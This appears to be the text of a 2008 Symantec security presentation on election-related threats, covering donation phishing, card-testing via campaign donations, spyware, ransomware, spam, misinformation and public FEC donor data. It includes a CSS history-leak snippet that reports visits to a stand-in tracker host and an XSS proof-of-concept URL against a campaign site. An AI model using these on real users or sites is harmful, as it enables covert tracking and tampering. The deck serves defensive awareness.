Last Name:   
Address:   
City:   
State:   
Zip:   
Phone:   
Email:

**SELECT A TYPE AND AMOUNT**

One-time contribution    Recurring monthly [\(what's this?\)](#)

\$10    \$50    \$250    \$1000    \$4600  
 \$25    \$100    \$500    \$2300    Other \$

**CREDIT CARD INFORMATION**

Card Number:      
Expiration:   
Security Code:  [\(what's this?\)](#)

**EMPLOYMENT**

To comply with Federal law, we must use best efforts to obtain, maintain, and submit the name, mailing address, occupation and name of employer of individuals whose contributions exceed \$200 in an election cycle.  
If not employed, enter "none"

Employer:   
Occupation:

**CONFIRM YOUR ELIGIBILITY**

By checking this box, I confirm that the following statements are true and accurate:

1. This contribution is made from my own funds, and not those of another.
2. This contribution is not made from the general treasury funds of a corporation, labor organization or national bank.
3. I am not a Federal government contractor.
4. I am not a foreign national who lacks permanent resident status in the United States.
5. I am at least 18 years of age.
6. This contribution is made on a personal credit or debit card for which I have the legal obligation to pay, and is made neither on a corporate or business entity card nor on the card of another.

**SUBMIT**

# Threat: Election Phishing



- Seen during the 2004 Presidential Election
- Targeted Kerry-Edwards Campaign
  - Online campaign contribution site
  - 1-900 number based; \$1.99 per minute; perpetrators never caught
- Over 1,000 Phishing campaigns per day today

A screenshot of a phishing website for the Kerry Edwards campaign. The page is titled 'Kerry Edwards make a contribution' and 'Make a Secure Online Contribution'. It contains a form for making a contribution, including fields for first name, last name, billing address, city, state, zip code, email, phone, and employment. There are also radio buttons for contribution amount (\$15, \$50, \$100, \$200, \$250, Other \$), and radio buttons for payment method (visa, mastercard, amex, discover, Money @ GoDirect). A 'MAKE CONTRIBUTION' button is at the bottom. The page footer says 'Paid for and authorized by John Kerry for President, Inc. Privacy Policy'.

# Threat: Diversion of Contributions




- Submission of donations to an opponent
- Numerous venues for diversion:
  - Phishing, Typo Squatting, Malicious Code




HTTP GET



[www.baraackobama.com](http://www.baraackobama.com)



HTTP POST





# Diversion of Campaign Contributions



- Multiple problems with current donation pages
- Designed simple to drive donations
  - No login required
  - No CAPTCHA, additional user interaction required
  - Most are single page submission forms
  - Provide instant credit card verification

# Threat: Contribution DOS



- Processing of credit cards may provide unexpected benefit
  - Small transactions used by thieves
- First seen in early 2007
  - Online charity web sites
  - All contributions not helpful
- Attackers disrupt fundraising
  - Submit random contributions
  - Thousands of credit cards
- Significant burden & dilution
  - Impossible to differentiate



Home > News > Not-so-sweet charity: Credit card fraud takes a charitable twist

## Not-so-sweet charity: Credit card fraud takes a charitable twist

Jim Carr July 06, 2007

Charity doesn't always begin at home. Nowadays, it increasingly appears to come from credit card thieves looking to validate stolen cards.

Researchers at [Symantec](#) revealed on Friday that criminals have stepped up attempts to verify stolen credit cards by using them to donate money to charities.

The scam works like this: The thieves use stolen credit cards to donate a small amount - \$1 to \$10 is typical - to various charities, including the Red Cross. If the transaction goes through, they know they have an active, valid card.

By keeping the amount of money small, the thieves remain "under the radar" of banks' [fraud-detection services](#), said Zulikar Ramzam, a senior principal researcher at Symantec. Once they know the card is valid, they can then either sell the card or use it for more expensive purchases, he said.

FONT SIZE: A | A | A

PRINT

EMAIL

ORDER REPRINT

BOOKMARK

# Contribution DOS



- It's already happened; November 2007
  - Only \$3000
  - Frost Bank
  - 500 stolen credit cards
  - \$5-\$10 contributions
  - Quickly refunded

## Identity Thieves Contribute To Ron Paul Presidential Fund

Updated: Nov 2, 2007 09:15 PM PDT



Credit card thieves donating money to a presidential campaign is becoming an increasingly familiar form of identity theft, but there may be nothing law enforcement can do about it.

For Jaye Ruffino it started when she tried to pay a bill with her check card but was unable to, because the bank put a hold on it.



"I told them this doesn't make any sense, because this isn't a credit card, it's a check card, and I've got plenty of money in there, so what's the problem?" Ruffino said.

A customer service representative told her there was a suspicious \$5 charge to her account.

"She said, 'Somebody by the name of Ron Paul has been trying to take \$5 out of your account using this number,'" Ruffino said.

▶ Ron Paul 2008



symantec™

Confidence in a connected world.

# Privacy and Malicious Code

# Threat: Adware



- In its truest form, likely not to pose a dire risk
- However, it's installation provides strategic placement
- Allows for manipulation of user's Internet experience
  - Displaying unwanted or unexpected ads
  - Innocuous form: Pop-ups or advertisements
  - Deceptive: Replacing one candidate for another
- Techniques frequently used by
  - 180solution's Hotbar
  - The Gator Corporation's Gator
  - WhenU's Save
- Impact may minimal; minor influence on undecided voters



# Threat: Spyware



- The Gallup Organization has been collecting and tracking voter disposition since 1935
  - Well known organization; willing contributors
- Spyware, conversely provides a new mechanism
  - Relatively easy mass accumulation of data
  - Potential for many detailed behaviors to be tracked
  - Potential to be done so without voters knowledge
  - Monitoring of web sites visited; news read; mailing list memberships; party affiliation; emails
- Even when clearly defined in EULA; nobody reads it
  - WhenU's license agreement 45 pages long



GALLUP POLL

# Threat: Browser Data Leakage



- Undesired leakage of browser history
  - Tracking of Internet sites visited by user
  - Donation sites that have visited
  - Popular news articles that may have been read



<https://www.indiana.edu/~phishing/browser-recon/>

- The CSS `:visited` pseudo-class can be used to report on visited sites
- Below, the `#foo` attribute sets a background property based on history

```
<head>
<style type="text/css">
    #foo:visited{ background: url(http://evil.ws/tracker?what=donated_barack); }
</style>
</head>
<a id="foo" href="https://donate.barackobama.com/page/contribute/abamtstd"></a>
```

# Threat: Malicious Code



- Another of the more concerning attacks
  - Widespread infection of the general populace
  - Targeted, calculated infection of key individuals
- Widespread politically targeted malicious code may cause
  - Confusion, loss of confidence, widespread damage
  - Data theft, invasion of privacy, logging of keystrokes
- Targeted attacks can target
  - Campaign staff, candidates themselves, candidates families
  - Carefully, well-placed key logger may he detrimental consequences
  - Monitoring of communications:
    - Web site access
    - Draft speeches
    - Strategy



# Threat: Monitoring of Communications



- FlexiSpy
- Sold by Bangkok, Thailand software company Vervata
- Remote listening
  - When phone not in use
- Recording of conversations
  - While phone in use
- Remote storage using phone's data connection
- Multiple platforms:
  - Windows Mobile
  - Symbian OS
  - Blackberry

This page helps you understand what all the spyphone features mean

	PRO	LIGHT	ALERT	BUG
<b>Application Features</b>				
<input checked="" type="checkbox"/> <a href="#">Remote Listening</a>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>
Make a spy call to the target phone running FlexiSPY and listen in to the phones surroundings. <b>This does not allow you to listen to the phone conversation in progress.</b> Call Tapping will be available very shortly. Please sign up to our mailing list if you are interested in this feature				
<input checked="" type="checkbox"/> <a href="#">Control Phone By SMS</a>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Send secret SMS to the target phone to control all functions. No need to physically access the phone for any feature not related to installation				
<input checked="" type="checkbox"/> <a href="#">SMS and Email Logging</a>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		
All SMS and EMAIL contents are sent to your FlexiSPY web account. Support all languages				
<input checked="" type="checkbox"/> <a href="#">Call History Logging</a>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		
The time, duration and number of all voice calls are sent to your web account. If the phone number is in the phones address book, then the name will be available also				
<input checked="" type="checkbox"/> <a href="#">Location Tracking</a>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		
See the CELL ID and CELL name that the mobile is physically located in. Read more about <a href="#">mobile location tracking by cell id</a>				
<input checked="" type="checkbox"/> <a href="#">Private Data Deleting</a>			<input checked="" type="checkbox"/>	
Delete your videos, pictures, SMS, and application with one SMS				

# Threat: Ransomware




- A new twist: Taking Intimidation Online
  - Personally sensitive or legally questionable data collection
  - Recording of private conversations, video
  - Pictures, browser history, documents
  - Copy written materials: music, movies, books
- Data encrypting threats
  - Trojan.GPCoder
  - Encrypts data, erasing the original until a fee is paid
  - Your data for your vote?
  - Obvious logistical issues with actual deployment



# Threat: Malicious Code Laced SPAM



- SPAM pointing to malicious code has already been seen
  - Tuesday, February 12<sup>th</sup>
- Hillary Clinton video link
  - Installs a downloader
  - Downloads Trojan.Srizbi
- Kernel Mode Rookit
  - Hides Registry, Files, Network
  - Downloads configuration files in order to send SPAM



**netname:** RBNET  
**descr:** RBusiness Network  
**admin-c:** RNR4-RIPE

[http://www.google.com/pagead/iclk?sa=I&ai=RwGGv&num=96249&adurl=http://\\*\\*\\*\\*\\*.com/modelo1/susy/rdown.php?PNDcx](http://www.google.com/pagead/iclk?sa=I&ai=RwGGv&num=96249&adurl=http://*****.com/modelo1/susy/rdown.php?PNDcx)



**symantec™**

Confidence in a connected world.

# **Cognitive Attacks, Voter Deception and Intimidation**

# Threat: Misinformation Attacks



- Potential attacks are plenty
  - We've discussed typo domains, Phishing, SPAM as lures
- All three can be used to spread misinformation
- Misinformation may include
  - Decision to drop out of a race
  - A fake scandal, legal or health issues
  - Subtle information; seemingly legitimate (change in position)
  - Push polling
- Campaign site security plays a critical role
  - Server vulnerabilities; SQL injection; Cross Site Scripting (XSS)
  - IT outsourcing; E-mail policies and standards



# Threat: Cross Site Scripting



- Cross Site Scripting Vulnerabilities

- Mitt Romney's web site at the end of January
- Allowed injection of arbitrary information into campaign web site



```
http://www.mittromney.com/index.jsp?do=search&q=%3Cscript%3Ealert%28%22Oops%21%22%29%3C%2Fscript%3E
```

# Threat: Deception and Intimidation




- Deceptive practices common in traditional communications
  - Numerous documented cases for previous elections
- 2006: 14,000 Latino voters in Orange County
  - Misleading letters threatening immigrants of incarceration & deportation
- 2004: College students in Pittsburgh
  - Petitioners for medical marijuana and auto insurance rates
  - Signatures resulted in change to party affiliation & polling location
- Deceptive Practices and Voter Intimidation Prevention Act of 2007
- Policy is important; however one need only look at SPAM
- Pump and Dump scams have proven successful
  - 2006: One surge attributed to Bot network; Russian fraudsters
  - 70,000 computers across 166 countries were organized



# Threat: Election SPAM



- Examples have already been seen in the wild
- 120,000 message observed by Symantec







**symantec™**

Confidence in a connected world.

# Federal Election Commission

# Federal Election Commission



- Created to:
  - Track campaign contributions
  - Enforce federal regulations

*In 1975, Congress created the Federal Election Commission (FEC) to administer and enforce the Federal Election Campaign Act (FECA) - the statute that governs the financing of federal elections. The duties of the FEC, which is an independent regulatory agency, are to disclose campaign finance information, to enforce the provisions of the law such as the limits and prohibitions on contributions, and to oversee the public funding of Presidential elections.*

*<http://www.fec.gov/about.shtml>*

# FEC Obligations



- The FEC must:
  - Maintain and provide to the public a full record of all campaign contributions (over \$200)
  - Posted on most web websites that accept contributions

***We are required by federal law to collect and report to the Federal Election Commission the name, mailing address, occupation and employer of individuals whose contributions exceed \$200 in an election cycle. These records are available to the public. However, they cannot be used by other organizations for fundraising. We also make a note of your telephone number and email address, which helps us to contact you quickly if follow-up on your contribution is necessary under Federal election law.***

# Threat: Public FEC Databases



- Raw data freely available via FTP: <ftp.fec.gov>
- Used by many web sites to provide donor searches



HOME PAGE | MY TIMES | TODAY'S PAPER | VIDEO | MOST POPULAR | TIMES TOPICS | Get Home Delivery | Log In | Register Now

**The New York Times**  
Friday, February 15, 2008

## Politics

U.S. | All NYT | Search

WORLD | U.S. | N.Y. / REGION | BUSINESS | TECHNOLOGY | SCIENCE | HEALTH | SPORTS | OPINION | ARTS | STYLE | TRAVEL | JOBS | REAL ESTATE | AUTOS

POLITICS | WASHINGTON | EDUCATION

**Chevron** Human Energy™

Click images to solve

See more

### 08 Election Guide 2008

## Contributions to Presidential Campaigns

Contributions of \$200 or more to presidential candidates through Sept. 30, 2007, as reported to the Federal Election Commission.

Search for  in  for  Search [Fewer search options](#)

Donations to all candidates matching  in  for  Search

1 records found

	NAME	CITY	STATE	ZIP	EMPLOYER	AMOUNT	RECIPIENT
1	AITEL, DAVE	Miami Beach	FL	33139	IMMUNITY	\$1,500	Barack Obama

Super Tuesday

- Who is likely to participate in these attacks?
- Threats may sow fear among potential contributors
  - Undermine faith in online donations
- Threats can be combined to increase sophistication
- Risks cross technical, social, and psychological boundaries
- Campaigns need to proactively protect themselves

**Questions?**